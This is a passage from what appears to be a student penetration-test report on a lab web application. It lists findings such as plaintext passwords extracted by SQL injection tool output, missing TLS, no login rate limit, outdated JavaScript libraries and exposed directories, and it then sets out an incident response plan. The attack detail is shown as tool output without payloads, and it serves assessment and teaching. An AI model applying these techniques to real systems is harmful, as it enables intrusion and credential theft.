200	GET	192.168.11.6	/cwkl/	BrowserTab...	html	1.89 KB	4.46...	5256 ms	
200	GET	192.168.11.6	jquery.min.js	script	js	32.93 KB	94.1...	7 ms	
200	GET	192.168.11.6	bootstrap.min.js	script	js	7.84 KB	28.4...	3 ms	
304	GET	192.168.11.6	finance.jpg	img	jpeg	cached	182...	1 ms	
304	GET	192.168.11.6	enerqv.jpq	img	jpeg	cached	50.1...	1 ms	
7 requests 392.71 KB / 42.67 KB transferred Finish: 5.42 s DOMContentLoaded: 5.39 s load: 5.43 s									

Figure 0-10:TTL after DoS

Wireshark has captured packet about 19379 packets send within a minute of this attack.




Figure 0-11:Wireshark result

Cryptographic failure		CVSS v3 Score – 9.1
Ref ID	4	
Risk	Critical	
	Cryptographic failure will lead to serious security vulnerability that allows attacker to get sensitive information.	
Complexity	Low	
	Attacker does not need authentication to exploit this vulnerability.	
Vulnerable URL	http://192.168.11.6/cwk/index.php	
Summary This website has been tested for cryptographic failure and was found that the password is been saved in simple plain text which is a serious vulnerability. Also SSL is not present in this application which leads the attacker to get all the confidential data from the application.		
OWASP TOP10	A02:2021 – Cryptographic failure	
Reference	https://owasp.org/Top10/A02_2021-Cryptographic_Failures/	
Mitigation Technique Make certain that all sensitive data is encrypted at rest.		

Put in place the most recent and most robust standard algorithms, protocols, as well as keys; and practise effective key management.

Secure protocols such as TLS with forward secrecy (FS) cyphers, cypher prioritisation by the server, and secure parameters should be used to encrypt all data in transit to prevent data theft. HTTP Strict Transport Security (HTTP Strict Transport Security) directives can be used to enforce encryption (HSTS).

Caching for responses containing sensitive data should be turned off.

Implement the necessary security procedures in accordance with the data classification.

Use of SSL

Proof of concept

```

[21:44:48] [INFO] fetching current database
[21:44:48] [INFO] fetching tables for database: 'coursework'
[21:44:48] [INFO] fetching columns for table 'users' in database 'coursework'
[21:44:48] [INFO] fetching entries for table 'users' in database 'coursework'
Database: coursework
Table: users
[3 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | password1 | Bob |
| 2 | hungergames | Nigel |
| 3 | littlelamb | Mary |
+-----+-----+-----+

```

Figure 0-12: Password in plaintext

SSL scan:

```

Connected to 192.168.11.6

Testing SSL server 192.168.11.6 on port 443 using SNI name 192.168.11.6

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
TLSv1.1    disabled
TLSv1.2    disabled
TLSv1.3    disabled

TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

TLS renegotiation:
Session renegotiation not supported

TLS Compression:
Compression disabled

```

Figure 0-13:SSL scan

No rate limit set		CVSS v3 Score – 8.2
Ref ID	5	
Risk	High	
	No rate limit is set which will lead the attacker to perform a brute force attack	
Complexity	Medium	
	Attacker does need login field to exploit this vulnerability.	
Vulnerable URL	http://192.168.11.6/cwk/index.php	
Summary This website has been tested for brute force login authentication attack and find that there is no limit rate set which can lead the attacker to perform brute force attack.		
OWASP TOP10	A07:2021 – Identification and Authentication failures	
Reference	https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/	
Mitigation Technique Limit or delay failed login attempts, but avoid causing a denial of service. Detect credential stuffing, brute force, and other attacks and notify administrators.		

Proof of concept

Web application is tested for bruteforce and was successfully exploited.




Figure 0-14:Bruteforcing

Vulnerable JS Library		CVSS v3 Score – 8.2
Ref ID	6	
Risk	High	
	XSS is available in the collapse data-parent attribute in Bootstrap before 4.1.2.	
Complexity	Medium	
	Attacker does need any search field to exploit this vulnerability.	
Vulnerable URL	http://192.168.11.6/cwk/js/bootstrap.min.js http://192.168.11.6/cwk/js/jquery.min.js	
Summary This website has been tested and found that bootstrap version used is 3.1.1 which is vulnerable for XSS.		
OWASP TOP10	A06:2021 – Vulnerable and outdated component	
Reference	https://owasp.org/Top10/A06_2021-Vulnerable and Outdated Components/	
CWE ID	497: Exposure of Sensitive System Information to an Unauthorized Control Sphere	
Mitigation Technique Update the component to avoid this vulnerability		

Proof of Concept

We did not uncover any XSS in this web application.

Anti-CSRF token not found		CVSS v3 Score – 8.0
Ref ID	7	
Risk	High	
	A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim.	
Complexity	Medium	
	Attacker does need any search field to exploit this vulnerability.	
Vulnerable URL	http://192.168.11.6/cwk	
<u>Summary</u> This website has been tested and found that there is no anti-csrf token set for http form. HTML form: [Form 1: "email" "password"].		
OWASP TOP10	A01:2021 – Broken Access Control	
Reference	https://owasp.org/Top10/A01_2021-Broken_Access_Control/	
CWE ID	352: Cross-Site Request Forgery (CSRF)	
<u>Mitigation Technique</u> Use a well-tested library or framework that prevents this flaw from arising or provides constructs that make it easy to avoid. Use anti-CSRF packages like the OWASP CSRFGuard, for example.		

Proof of Concept

The CSRF is tested and we did not find any exploit in this web application.

X-Content-Type-Options Header Missing		CVSS v3 Score – 6.4
Ref ID	8	
Risk	Medium	
	The X-Content-Type-Options Anti-MIME-Sniffing header was not set to 'nosniff'. This enables earlier versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, which could result in the response body being interpreted and displayed as a content type other than the specified content type. Instead of doing MIME-sniffing, current (early 2014) and legacy versions of Firefox will use the stated content type (if one is set).	
Complexity	Low	
	Attacker does not need any authentication for this vulnerability	
Vulnerable URL	http://192.168.11.6/cwk	
Summary This website has been tested and found that there is no Anti-MIME-sniffing header was set, which will result to MIME sniffing. An attacker can upload data to the server by using this vulnerability.		
OWASP TOP10	A05:2021 – Security Misconfiguration	
Reference	https://owasp.org/Top10/A05_2021-Security_Misconfiguration/	
CWE ID	693: Protection Mechanism Failure	
Mitigation Technique Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.		

Proof of Concept

The website is tested and found that there is no anti mime sniffing header set for any webpage in this application.

```

HTTP/1.1 200 OK
Date: Mon, 28 Mar 2022 03:04:24 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.13
Vary: Accept-Encoding
Content-Length: 4570
Content-Type: text/html

```

Figure 0-15:Header Missing

Suspicious Comments		CVSS v3 Score – 1.5
Ref ID	9	
Risk	Low	
	Suspicious comments emerge in the response, which could aid an attacker.	
Complexity	Low	
	Attacker does not need any authentication for this vulnerability	
Vulnerable URL	http://192.168.11.6/cwk/index.php?id=about	
Summary This website has been tested and found suspicious comments in the source code which will lead attacker to get more information about the application.		
CWE ID	200: Exposure of Sensitive Information to an Unauthorized Actor	
Mitigation Technique Remove any comments that return information that could be useful to an attacker, as well as any underlying issues they mention.		

Proof of concept

Website has been tested and found that there is so many suspicious comments on the source code which may help the attacker.

```
<!--
  user - phil@gsw at 6:39pm
  todo - update stylesheet and look into carousels for images
  todo - remove employee contact details from website (security risk?).
  todo - change remote ssh settings to certificate instead of password.
  todo - find solution to automatically forward web logs and alerts
  todo - remove old JS libraries
  todo - TOKEN-908b07f906d9286a367206eac1561a675a301523
-->

- footer -
```

Figure 0-16: Suspicious Comments

6. INCIDENT RESPONSE PLAN

An incident response plan is a document that specifies an organization's incident response protocols, steps, and responsibilities.

The following details are frequently included in incident response planning:

- what role incident response has in the organization's overall mission
- the organization's incident response strategy
- actions that must be completed during each phase of an incident response
- fulfilling IR operations duties and responsibilities
- Pathways of communication between the incident response team and the rest of the company
- parameters to measure how effective its IR capabilities are

(CrowdStrike, 2022)

6.1 Preparations that are necessary before an attack occurs

Incidents can have a significant financial, productivity, and public relations impact on a company. However, when incidents do occur, the damage they do can be minimised with proper incident management. The financial and operational impact can be reduced by immediately detecting and responding to issues. For that we need to build a strong dedicated Centralized CSIRT (**Computer Security Incident Response Team (CSIRT)**)—a diverse group of specialists tasked with the responsibility of preventing, identifying, and responding to cyber security events or occurrences that need incident response capabilities.) team for incident response in the organization. Incident response teams are made up of individuals that fill a variety of tasks, including a team leader, a communications liaison, a lead investigator, as well as analysts, researchers, and legal representation. People in each category should possess particular qualities that will enable us to respond quickly to an attack and lessen the attack's impact. Such as,

1. Team Leader.

responsible for coordinating team activities and providing reports to upper-level management responsibilities.

2. Communication liaison.

responsible for coordinating communication among members of the team and throughout the organisation These members are also in charge of ensuring that stakeholders, customers, and public authorities are kept informed of occurrences in a timely manner, among other things.

3. Lead Investigator.

It is their responsibility to conduct primary investigations into occurrences, guide the work of other analysts, and provide in-depth analysis of cyber security issues.

4. Analyst and researchers.

responsible for assisting the lead investigator and providing threat intelligence and incident context for a particular incidence These team members are also frequently tasked with carrying out the incident response process when one occurs.

5. Legal Representator.

responsible for providing legal guidance in the areas of compliance, dealings with law enforcement, and the integrity of forensic evidence criteria of integrity.
(Cynet, 2022)

Updates and Testing

Unless real incidents occur that test the entire functionality of the process, evaluating the Incident Response Plan utilising walkthroughs and practical simulations of likely incident situations is required to verify the SIRT is aware of their obligations. Observations made throughout the testing will be recorded by the SIRT, including actions that were poorly done or misunderstood by participants, as well as features that need to be improved. Also, the Security Incident Response Plan will be updated and communicated to SIRT members by the Incident Response Lead.

At a glance, Responsibilities are:

Activity	Role				
	CSIRT Incident Lead	IT Contact	Legal Representative	Communications Officer	Management
Initial Assessment	Owner	Advises	None	None	None
Initial Response	Owner	Implements	Updates	Updates	Updates
Collects Forensic Evidence	Implements	Advises	Owner	None	None
Implements Temporary Fix	Owner	Implements	Updates	Updates	Advises
Sends Communication	Advises	Advises	Advises	Implements	Owner
Check with Local Law Enforcement	Updates	Updates	Implements	Updates	Owner
Implements Permanent Fix	Owner	Implements	Updates	Updates	Updates
Determines Financial Impact on Business	Updates	Updates	Advises	Updates	Owner

6.2 When an incident occurs, what should be done?

There are mainly five key phases to incident response, they are:

1. **Preparation**
2. **Detection and analysis**
3. **Containment and eradication**
4. **Post-incident recovery**
5. **Lessons Learned**

1. Preparation

Preparing for an eventual security breach is the most crucial phase of incident response. Preparation includes policy, response plan/strategy, communication, documentation, identifying CIRT members, access control, tools, and training to help organisations decide how well their CIRT will be able to respond to an incident. The following are some examples of tools and resources that may be useful while dealing with an incident. These lists are meant to serve as a starting point for talks regarding which tools and resources incident handlers in an organisation require.

Communication and Facilities:

Contact information: for team members and others (main and secondary) within and beyond the organisation. information may be shared with backup contacts, such as police enforcement and other event response teams; include phone numbers, email addresses, and public encryption keys
guidelines for authenticating the contact's identity, and software.

Encryption software: Software for Federal agencies must utilise a FIPS-validated encryption technique for communications among team members, within the agency, and with external parties.

Storage facility that is safe: for the purpose of safeguarding evidence and other highly sensitive things.

War room: for central communication and coordination; if a permanent war room is not required or possible, the team should devise a mechanism for obtaining a temporary war room when one is required.

Some of the Hardware and Software for Incident Analysis:

Digital forensic workstations: to save other pertinent incident data, generate disc images, and retain log files.

Protocol analysers and Packet sniffers: in order to record and analyse network traffic.

Evidence gathering accessories: to preserve evidence for possible legal actions, such as hardbound notebooks, digital cameras, audio recorders, chain of custody forms, evidence storage bags and tags, and evidence tape.

Digital forensic software: to investigate disc images.

Laptops: for tasks such as data analysis, packet sniffer, and report authoring.

Resources for Incident Analysis:

Port list: Ports that are routinely used as well as ports that are used by Trojan horses are included.

Diagrams of networks and listings of important assets: For example, Database servers.

Current baseline: of network, system, and application activity that is expected.

Cryptographic hashes: to expedite the analysis, verification, and eradication of critical files.

Documentation: for operating systems, applications, protocols, as well as intrusion detection and antivirus software.

Some of the most commonly recommended practises in the planning stage are:

Risk assessment: System and application risk assessments should be performed on a regular basis to establish what threats and vulnerabilities represent the greatest risk. This should include an understanding of the risks that apply, as well as threats specific to your company. Each risk should be prioritised, and then mitigated, transferred, or accepted until a reasonable overall risk level is achieved.

Malware Prevention: Malware detection and prevention software should be installed throughout the organisation.

User Education and Awareness: Policies and procedures governing the proper use of networks, systems, and applications should be made available to users. Users should also be informed about relevant lessons learned from previous situations so they may recognise how their actions may influence the organisation.
(Cichonski, et al., 2022)

2. Detection and analysis

Identification is the process of detecting occurrences, ideally quickly to allow for quick response and hence lower costs and losses. IT personnel gathers events from log files, monitoring tools, error messages, intrusion detection systems, and firewalls to discover and determine issues and their scope in this step of effective incident response. The attack falls into two categories: A precursor is a sign that something bad might happen in the future. If an event happened or is happening now, an indicator is a sign that it might have happened or is happening right now.

Some of the common detection methods for precursors are:

- Log entries from a web server demonstrating the use of a vulnerability scanner.
- An announcement of a new attack aimed at the organization's mail server's vulnerability.

While precursors are uncommon, indicators are far more widespread. There are far too many sorts of indicators to mention them all, but here are a few examples:

- When a buffer overflow attempt is made against a database server, a network intrusion detection sensor sends an alarm.
 - When antivirus software discovers malware on a host, it sends out an alert.
 - A filename containing odd characters is discovered by a system administrator.
 - In its log, a host notes a change in auditing configuration.
 - An odd divergence from conventional network traffic flows is noticed by a network administrator.
- (Cichonski, et al., 2022)

You'll need an awareness of the list of key systems in your network, as well as the software installed on them, to know which events to prioritise. To analyse incident criticality as part of the Orient/Triage process, you must first understand your current environment. The ideal approach to do this is to create an automated asset detection and inventory system that you can update as needed.

Example: OSSIM (Open-source security information management)

3. Containment and eradication

Containing an outbreak once it has been recognised or identified is a high priority. The primary goal of containment is to confine the harm and prevent it from spreading.

The SANS containment procedure entails the following steps:

- **Short-term containment:** limiting harm before it spreads, usually by separating network segments, shutting down the hacked production server, and switching to a failover server.
- **System backup:** create a forensic image of the afflicted system(s) using programmes like Forensic Tool Kit (FTK) or EnCase, then wipe and reimage the impacted systems. This will preserve evidence from the attack that can be used in court, as well as allow for additional investigation and learning from the occurrence.
- **Long-term containment:** applying temporary repairs to allow production systems to be restarted. The main focus is on deleting accounts or backdoors left on systems by attackers, as well as addressing the core cause of the attack. For example, correcting a malfunctioning authentication mechanism or patching a vulnerability that led to the attack.

Eradication:

Eradicate the danger and restore afflicted systems to their previous state, minimising data loss. The major acts involved with eradication are ensuring that the right steps have been performed, including measures that not only delete malicious content but also clean the afflicted systems.

Eradication includes:

- **Reimaging:** wiping and re-imaging the affected system hard discs to eliminate harmful content.
 - **Preventing:** Understanding what caused the incident and preventing future compromise, for example, by patching a vulnerability used by the attacker.
 - **Basic security practices:** Using fundamental security recommended practises, such as replacing obsolete software and turning down unnecessary services.
 - **Scan for malware:** if available, scan affected systems with anti-malware software or Next-Generation Antivirus (NGAV) to verify any dangerous stuff is deleted.
- (Cynet, n.d.)

4. Recovery

Administrators restore systems to normal operation, validate that they are working properly, and (if necessary) address vulnerabilities to prevent future events. Restoring systems from clean backups, rebuilding systems from the ground up, replacing compromised files with clean versions, applying patches, resetting passwords, and improving network perimeter security are all possible options for recovery (e.g., firewall rulesets, boundary router access control lists). The recovery procedure frequently includes increased levels of system logging or network monitoring.

The process involves:

- **Choosing a time and date to restore operations:** based on information from the CSIRT, system owners should make the final choice on when to restore services.
- **Test and verify:** Ensure that systems are clean and completely functional before they go online.
- **Monitoring:** continued monitoring for a period of time after the occurrence to observe operations and look for anomalies.
- **Prevent another incident:** Consider what may be done on the restored systems to protect them from recurrence of the same incident.

5. Lesson Learned

Lessons learnt are an important part of the incident response process since they serve to educate and enhance future response efforts. This step allows businesses to update their incident response plans with new information that may have been overlooked during the occurrence, as well as complete documentation to help with future incidents.

Process includes:

- **Documentation:** impossible it's to document all parts of an incident while it's happening, but thorough documentation is critical for identifying lessons for the future.
- **Publication of an incident report:** the report should give a detailed account of the entire incident and address the Who, What, Where, Why, and How questions.
- **Identify strategies to improve CSIRT performance:** extract elements from the incident report that were handled incorrectly and might be improved for the future.
- **Establish a reference point:** extract data from the event report to use as a guide for future incidents.
- **Conducting meeting:** Meeting to discuss the incident and cement lessons learned that can be implemented right away conduct a meeting with the CSIRT

team and other stakeholders to discuss the incident and cement lessons learned that can be implemented right away.
(Cynet, n.d.)

References

Cichonski, P. R., Millar, T., Scarfone, K. A. & Grance, T., 2022. *Computer Security Incident Handling Guide*, s.l.: s.n.

CrowdStrike, 2022. CrowdStrike. [Online]

Available at: <https://www.crowdstrike.com/cybersecurity-101/incident-response/#:~:text=An%20incident%20response%20plan%20is,supports%20the%20organization's%20broader%20mission>

Cynet, 2022. Cynet. [Online]

Available at: <https://www.cynet.com/incident-response/incident-response-team-a-blueprint-for-success/#:~:text=Incident%20response%20teams%20are%20composed,%2C%20researchers%2C%20and%20legal%20representatives.>

Cynet, n.d. *Incident response*. [Online]

Available at: <https://www.cynet.com/incident-response/incident-response-sans-the-6-steps-in-depth/#:~:text=The%20goal%20of%20containment%20is,may%20be%20needed%20for%20prosecution.>

[Accessed March 2022].

OWASP (2021). OWASP Top 10:2021. [online] owasp.org. Available at:

<https://owasp.org/Top10/>.

cwe.mitre.org. (n.d.). CWE - Common Weakness Enumeration. [online] Available at:

<https://cwe.mitre.org/index.html>

capec.mitre.org. (n.d.). CAPEC - Common Attack Pattern Enumeration and Classification (CAPEC™). [online] Available at: <https://capec.mitre.org/index.html>

MITRE (2015). MITRE ATT&CK™. [online] Mitre.org. Available at: <https://attack.mitre.org/>

nvd.nist.gov. (n.d.). NVD - CVSS v3 Calculator. [online] Available at: <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:H>

Redscan. (2019). *Tyes of Penetration Testing | Black Box, White Box & Grey Box*. [online]

Available at: <https://www.redscan.com/news/types-of-pen-testing-white-box-black-box-and-everything-in-between/>

7.Appendix

7.1 Appendix A: More Screenshots of vulnerability

Ref ID – 2 : Directory Browsing

<http://192.168.11.6/cwk/phpinfo.php/>












<div> <div>PHP Version 5.5.9-1ubuntu4.13</div>  </div>	
System	Linux samuraiwtf 3.13.0-57-generic #95-Ubuntu SMP Fri Jun 19 09:27:48 UTC 2015 i686
Build Date	Sep 29 2015 15:16:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212.NTS
PHP Extension Build	API20121212.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

Figure 0-1:phpinfo.php page

Through Directory browsing, we could find a page called phpinfo.php which contain the detail about the service used, php version and other system data which is a serious flaw and an attacker can use it to exploit. This file should be protected.

<http://192.168.11.6/cwk/images/>

Index of /cwk/images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 energy.jpg	2016-11-21 11:14	50K	
 finance.jpg	2016-11-21 11:14	182K	
 gov.jpg	2016-11-21 11:14	33K	
 logo.png	2016-11-21 11:14	80K	
 pie1.png	2016-11-21 11:14	13K	
 pie2.png	2016-11-21 11:14	12K	
 pie3.png	2016-11-21 11:14	12K	
 pie4.png	2016-11-21 11:14	13K	
 updates/	2021-12-16 20:05	-	




Apache/2.4.7 (Ubuntu) Server at 192.168.11.6 Port 80

Figure 0-2: /cwk/images

We can direct to another directory which is /cwk/images which contain images that is used in the web application.

<http://192.168.11.6/cwk/js/>

Index of /cwk/js

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 bootstrap.min.js	2016-11-21 11:14	28K	
 jquery.min.js	2016-11-21 11:14	94K	

Apache/2.4.7 (Ubuntu) Server at 192.168.11.6 Port 80

Figure 0-3: Directory browsing

We can exploit another directory by navigating URL to /cwk/js which contain sensitive information about the website.

7.2 Appendix B: Types of Penetration Testing

There are three type of Penetration testing.

1. White Box testing
2. Grey Box testing
3. Black Box testing

1. White Box testing

White box penetration testing, also known as crystal or oblique box pen testing, entails providing the tester with complete network and system knowledge, including network maps and credentials. This saves time and lowers the total cost of an engagement. A white box penetration test simulates a focused attack on a system using as many attack paths as possible.

2. Grey Box testing

Only minimal information is supplied with the tester in a grey box penetration test, also known as a transparent box test. This is usually in the form of login credentials. Grey box testing is important for determining the extent of access a privileged person may have and the possible harm they may create. Grey box tests offer a mix between depth and efficiency, and they can be used to simulate an insider threat or a network perimeter breach.

In the vast majority of real-world attacks, a persistent adversary will do reconnaissance on the target environment, providing them access to information that an insider would have. Customers frequently prefer grey box testing as the optimum blend of efficiency and authenticity, as it eliminates the potentially time-consuming reconnaissance phase.

3. Black Box testing

In a black box penetration test, the tester is given no information at all. In this case, the pen tester mimics the actions of an unprivileged attacker, from initial access to execution to exploitation. This scenario is the most realistic, as it shows how an attacker with no inside information would target and compromise a company. However, because of this, it is also the most expensive alternative.




Figure 0-4: Types of penetration testing